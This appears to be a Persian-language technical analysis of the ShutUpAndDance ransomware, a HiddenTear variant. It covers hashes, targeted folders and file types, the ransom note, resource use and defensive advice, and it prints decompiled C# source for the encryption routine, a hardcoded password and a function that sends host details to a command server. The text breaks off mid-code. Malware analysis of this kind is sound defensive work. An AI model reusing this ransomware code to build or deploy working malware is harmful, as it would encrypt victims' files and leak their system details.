باسمه تعالی

تحلیل فنی باج افزار ShutUpAndDance

مقدمه :

مشاهده و رصد فضای سایبری در زمینه باج‌افزار، از شروع فعالیت نمونه جدیدی از خانواده‌ی HiddenTear به نام ShutUpAndDance خبر می‌دهد. بررسی‌ها نشان می‌دهد که فعالیت این باج‌افزار در اواسط ماه آگوست سال ۲۰۱۸ میلادی شروع شده و به نظر می‌رسد تمرکز آن بیشتر بر روی کاربران انگلیسی زبان می‌باشد. این باج‌افزار از الگوریتم رمزنگاری AES در حالت CBC – ۲۵۶ بیتی برای رمزگذاری استفاده می‌کند و تنها فایل‌هایی با پسوندهای مشخص و موجود در دایرکتوری‌های خاص که در ادامه به آن اشاره خواهیم نمود را رمزگذاری می‌کند. باج‌افزار مورد اشاره پس از رمزگذاری فایل‌ها، پسوند آن‌ها را به ShutUpAndDance. تغییر می‌دهد و طبق بررسی‌های صورت گرفته قادر به ایجاد فایل پیغام باج‌خواهی نمی‌باشد، اما پس از بررسی کدمنبع باج‌افزار شاهد بودیم که مهاجمین در پیغام باج‌خواهی اعلام نموده‌اند قربانیان برای کسب اطلاعات بیشتر از طریق آدرس ایمیل fsocietyhelp@yandex.com با آن‌ها ارتباط برقرار نمایند. طبق اخبار دریافت شده، محققان امنیتی حوزه‌ی باج‌افزار موفق به رمزگشایی فایل‌های رمزگذاری شده توسط این باج‌افزار گردیده‌اند.

مشخصات فایل اجرایی :

نام فایل	adobe.exe
MD۵	۰٤d٥٤٢٦٤٦٢dbc٠٢bbec٣٨١٤٥abc٧٤٩c٥
SHA-١	٢٩٤٩٨١a٦٠١c٦٥١٥e٤٤f١٢٤٠ce١٥٢٥d٠f٩٨٣٣٤٥١٩
SHA-٢٥٦	٥٢٨٨d٩٤dd٠٠٢٣٣٥٦٢٤٠١fd١٠d٤a٥e٣٣٢e٠٦b١ee٩٥a٩٨b٨٤٣٨٦١c٩f٤٩٥١٨٣٤٢dc
اندازه فایل	٢١٦.٥ KB
کامپایلر	Microsoft visual C# v٧.٠ / Basic .NET
آیکون فایل اجرایی	

فایل اجرایی این باج افزار دارای سه بخش است :

نام بخش	آنتروپی	آدرس مجازی	اندازه مجازی	اندازه خام
.text	٤.٦٤	٨١٩٢	١١٩٤٩٢	١١٩٨٠٨
.rsrc	٤.٢٨	١٣١٠٧٢	١٠٠٨٦٠	١٠٠٨٦٤

.reloc	۰.۱	۲۳۷۵۶۸	۱۲	۵۱۲

تحلیل پویا :

برای بررسی عمیق‌تر باج‌افزار ShutUpAndDance، فایل اجرایی آن را در محیط آزمایشگاهی اجرا کردیم تا عملکرد باج‌افزار را از نزدیک مورد بررسی قرار دهیم. نتایج حاصل از این بررسی نشان داد که باج‌افزار مورد اشاره پس از اجرا شروع به رمزگذاری فایل‌های موجود در دایرکتوری‌های زیر و با پسوندهای مشخص می‌کند.


دایرکتوری‌های مورد هدف باج‌افزار :

Desktop, Downloads, Documents, Pictures, Music, Videos

لیست فایل‌هایی که توسط باج‌افزار رمزگذاری می‌شوند :

.doc, .docx, .xls, .index, .pdf, .zip, .rar, .css, .lnk, .xlsx, .ppt, .pptx, .odt, .jpg, .bmp, .png, .csv, .sql, .mdb, .php, .asp, .aspx, .html, .xml, .psd, .bk, .mp3, .mp4, .wav, .wma, .avi, .divx, .mkv, .mpeg, .wmv, .mov, .ogg

طبق مشاهدات صورت گرفته باج‌افزار قادر به ایجاد فایل متنی مربوط به پیغام باج‌خواهی نمی‌باشد، اما طبق بررسی‌های صورت گرفته بر روی کدمنبع باج‌افزار، در صورت اجرای صحیح باج‌افزار، این فایل را بر روی Desktop و تحت عنوان READ_IT.txt ایجاد می‌نماید، تصاویر زیر مربوط به پیغام باج‌خواهی می‌باشد :




```
+-+-+ +-+-+-+ +-+-+-+-+ +-+-+-+ +-+-+-+-+
|W|E| |S|A|W| |W|H|A|T| |Y|O|U| |D|I|D|.|
+-+-+ +-+-+-+ +-+-+-+-+ +-+-+-+ +-+-+-+-+
```


YOUR FILES ARE ENCRYPTED!

SEND US AN EMAIL FOR INSTRUCTIONS


fsocietyhelp@yandex.com

بر اساس پیغام باج‌خواهی، مهاجمین اعلام نموده‌اند که فایل‌های شما رمزگذاری شده‌اند و جهت دریافت دستورالعمل‌های لازم، یک ایمیل به آدرس ایمیل fsocietyhelp@yandex.com ارسال نمایند. پس از ارسال ایمیل به صورت ناشناس جوابی از سوی مهاجمین دریافت نکردیم.

نتایج حاصل از تحلیل کد نشان می‌دهد که این باج‌افزار، فایل‌ها را با استفاده از الگوریتم رمزنگاری AES در حالت CBC – ۲۵۶ بیتی رمزگذاری کرده و پسوند فایل‌ها را پس از رمزگذاری به .ShutUpAndDance تغییر می‌دهد. تصویر زیر نشان‌دهنده فایل‌های رمزگذاری شده توسط این باج افزار می‌باشد و همانطور که قابل مشاهده است باج‌افزار فایل‌هایی با پسوندهای مشخص را رمزگذاری می‌کند :




پس از پایان فرایند رمزگذاری فایل‌ها، باج‌افزار سعی در ارسال پسورد رمزگذاری فایل‌ها و برخی دیگر از اطلاعات مربوط به سیستم قربانی به سرور کنترل و فرمان دارد که در هنگام انجام این فرایند پیغام زیر را به نمایش می‌گذارد که به نظر می‌رسد در انجام این کار ناموفق است.



طبق مشاهدات صورت گرفته، در صورت بالا بودن ظرفیت منابع سیستم قربانی، سرعت رمزگذاری فایل‌ها نیز بالاتر خواهد بود و هنگام اجرای باج‌افزار ShutUpAndDance شاهد بودیم که این باج‌افزار به طور میانگین از ۸۰ الی ۸۵ درصد ظرفیت CPU، و ۳۰ درصد ظرفیت حافظه (RAM) استفاده می‌کند. همچنین مدت زمان رمزگذاری فایل‌ها با توجه به اینکه باج‌افزار تنها فایل‌های موجود در دایرکتوری‌های محدودی را

رمزگذاری می‌کند بستگی به حجم فایل‌های موجود در آن دایرکتوری‌ها دارد. تصویر زیر مربوط به نمودار مصرف منابع سیستم توسط باج‌افزار، از لحظه‌ی شروع تا انتهای فرایند رمزگذاری می‌باشد :




همانطور که مشاهده گردید این باج‌افزار تعداد محدودی فایل با پسوندهای مشخص موجود در دایرکتوری‌های محدودی در سیستم قربانی را مورد حمله قرار می‌دهد و آن‌ها را رمزگذاری می‌کند و با توجه به اینکه آسیب زیادی به سیستم قربانیان وارد نمی‌کند آن‌ها به راحتی می‌توانند سیستم خود را با آخرین نسخه‌ی آنتی‌ویروس‌های معتبر موجود، اسکن نمایند و از آسیب‌های احتمالی این باج‌افزار رهایی یابند. همچنین قربانیان می‌توانند با استفاده از روشی که در ادامه اشاره خواهیم نمود فایل‌های خود را رمزگشایی نمایند.

بر اساس بررسی‌های انجام شده اکثر آنتی‌ویروس‌های معتبر، این باج‌افزار را به عنوان یک تروجان شناسایی نموده‌اند. لذا احتمال نفوذ باج‌افزار به سیستم از راه‌های متداول از جمله هرزنامه‌ها وجود دارد. بنابراین توصیه می‌گردد از باز نمودن هرگونه ایمیل حاوی پیوست مشکوک جداً خودداری نمایند.


تحلیل ایستا:

پس از تحلیل کد باج‌افزار ShutUpAndDance به نتایج زیر دست پیدا کردیم.

طبق بررسی‌هایی که بر روی فایل‌های مختلف قبل و بعد از رمزگذاری انجام دادیم شاهد این بودیم که باج‌افزار ShutUpAndDance ساختار فایل‌ها را پس از رمزگذاری به طور کامل تغییر می‌دهد، تصویر زیر نمونه‌ای از تغییرات ساختار فایل‌ها را نشان می‌دهد :



همانطور که در تصویر زیر قابل ملاحظه است، آیکون فایل اجرایی این باج‌افزار مشابه اسناد PDF می‌باشد که به نظر می‌رسد مهاجمین از تکنیک‌های مهندسی اجتماعی برای گمراه نمودن قربانیان و وادار نمودن آن‌ها به کلیک بر روی فایل مورد نظر نموده‌اند.



توابع اشاره شده در تصاویر زیر، برخی از توابع مربوط به باج‌افزار می‌باشند که جهت اجرای آن به ترتیب فراخوانی می‌شوند :

```
Program
1  using System;
2  using System.Windows.Forms;
3
4  namespace hidden_tear
5  {
6      // Token: 0x02000005 RID: 5
7      internal static class Program
8      {
9          // Token: 0x06000014 RID: 20 RVA: 0x00002B89 File Offset: 0x00000D89
10         [STAThread]
11         private static void Main()
12         {
13             Application.EnableVisualStyles();
14             Application.SetCompatibleTextRenderingDefault(false);
15             Application.Run(new Form1());
16         }
17     }
18 }
19
```

تصویر ۱

InitializeComponent() : void

```
// hidden_tear.Form1
// Token: 0x06000013 RID: 19 RVA: 0x00002AEC File Offset: 0x00000CEC
private void InitializeComponent()
{
    ComponentResourceManager componentResourceManager = new ComponentResourceManager(typeof(Form1));
    base.SuspendLayout();
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    base.AutoScaleMode = AutoScaleMode.Font;
    base.ClientSize = new Size(124, 53);
    base.Icon = (Icon)componentResourceManager.GetObject("$this.Icon");
    base.Name = "Form1";
    this.Text = "hidden tear";
    base.Load += this.Form1_Load;
    base.ResumeLayout(false);
}
```

تصویر ۲

Form1_Load(object, EventArgs) : void

```
// hidden_tear.Form1
// Token: 0x06000009 RID: 9 RVA: 0x00002150 File Offset: 0x00000350
private void Form1_Load(object sender, EventArgs e)
{
    base.Opacity = 0.0;
    base.ShowInTaskbar = false;
    this.startAction();
}
```

تصویر ۳

startAction() : void

```
// hidden_tear.Form1
// Token: 0x06000010 RID: 16 RVA: 0x000025A0 File Offset: 0x000007A0
public void startAction()
{
    string password = "ve%6>x4G&T$735nzPTh!";
    string password2 = "INFECTED COMPUTER";
    string str = "\\Desktop";
    string str2 = "\\Downloads";
    string str3 = "\\Documents";
    string str4 = "\\Pictures";
    string str5 = "\\Music";
    string str6 = "\\Videos";
    string location = this.userDir + this.userName + str;
    string location2 = this.userDir + this.userName + str2;
    string location3 = this.userDir + this.userName + str3;
    string location4 = this.userDir + this.userName + str4;
    string location5 = this.userDir + this.userName + str5;
    string location6 = this.userDir + this.userName + str6;
    this.encryptDirectory(location, password);
    this.encryptDirectory(location2, password);
    this.encryptDirectory(location3, password);
    this.encryptDirectory(location4, password);
    this.encryptDirectory(location5, password);
    this.encryptDirectory(location6, password);
    this.SendPassword(password2);
    this.messageCreator();
    Application.Exit();
}
```

تصویر ٤


قطعه کد موجود در تصویر ٤ مربوط به تابع startAction() می‌باشد که در آن رشته با نام password و با مقدار ve⁄٦>x٤G&T□٧٣٥nzPTh! مربوط به پسورد رمزگذاری فایل‌ها می‌باشد. رشته‌ی password۲ برابر با مقدار INFECTED COMPUTER به جای کلید رمزنگاری به سرور کنترل و فرمان ارسال می‌شود. در ادامه‌ی قطعه کد، دایرکتوری‌های مورد هدف باج‌افزار قابل مشاهده هستند و در انتها نیز توابع SendPassword() و messageCreator() توسط این تابع فراخوانی می‌شوند.


قطعه کد زیر مربوط به تابع SendPassword() می‌باشد :

SendPassword(string) : void

```
1  // hidden_tear.Form1
2  // Token: 0x0600000D RID: 13 RVA: 0x000022FC File Offset: 0x000004FC
3  public void SendPassword(string password)
4  {
5      string str = string.Concat(new string[]
6      {
7          this.computerName,
8          "-",
9          this.userName,
10         " ",
11         password
12     });
13     string address = this.targetURL + str;
14     string text = new WebClient().DownloadString(address);
15 }
16
```

قطعه کد زیر مربوط به تابع messageCreator() می‌باشد که در صورت اجرای صحیح باج‌افزار، فایل متنی پیغام باج‌خواهی را بر روی Desktop و تحت عنوان READ_IT.txt ایجاد می‌نماید :


messageCreator() : void
// hidden_tear.Form1
// Token: 0x06000011 RID: 17 RVA: 0x000026BC File Offset: 0x000008BC
public void messageCreator()
string str = "\\Desktop\\READ_IT.txt";
string path = this.userDir + this.userName + str;
using (StreamWriter streamWriter = new StreamWriter(path))


messageCreator() : void
streamWriter.WriteLine("YOUR FILES ARE ENCRYPTED! ");
streamWriter.WriteLine("SEND US AN EMAIL FOR INSTRUCTIONS ");
streamWriter.WriteLine("fsocietyhelp@yandex.com");
100 %

الگوریتم رمزنگاری مورد استفاده توسط باج‌افزار در قطعه کد زیر نشان داد شده است. با توجه به اینکه در این الگوریتم از یک Salt ایستا جهت رمزگذاری استفاده شده است لذا تابع مورد نظر در مقابل تکنیک‌های شکستن رمز عبور از جمله Brute Force آسیب پذیر می باشد.

AES_Encrypt(byte[], byte[]) : byte[]

```
// hidden_tear.Form1
// Token: 0x0600000B RID: 11 RVA: 0x00002190 File Offset: 0x00000390
public byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] result = null;
    byte[] salt = new byte[]
    {
        1,
        2,
        3,
        4,
        5,
        6,
        7,
        8
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(passwordBytes, salt, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cryptoStream.Close();
            }
            result = memoryStream.ToArray();
        }
    }
    return result;
}
```

قطعه کد زیر (تصویر ۱) مربوط به تابع encryptDirectory(,) است که شامل پسوند مربوط به فایل‌های مورد هدف باج‌افزار می‌باشد که تابع EncryptFile(,) را جهت رمزگذاری فایل‌ها فراخوانی می‌کند. ضمناً EncryptFile(,) علاوه بر فراخوانی توابع مختلف همانند AES_Encrypt(,) که مربوط به الگوریتم رمزنگاری مورد استفاده توسط باج‌افزار می‌باشد، با استفاده از تابع Move(,) پسوند فایل‌های مورد هدف باج‌افزار را به ShutUpAndDance. تغییر می‌دهد :

encryptDirectory(String, String) : Void

```
' hidden_tear.Form1
Public Sub encryptDirectory(location As String, password As String)
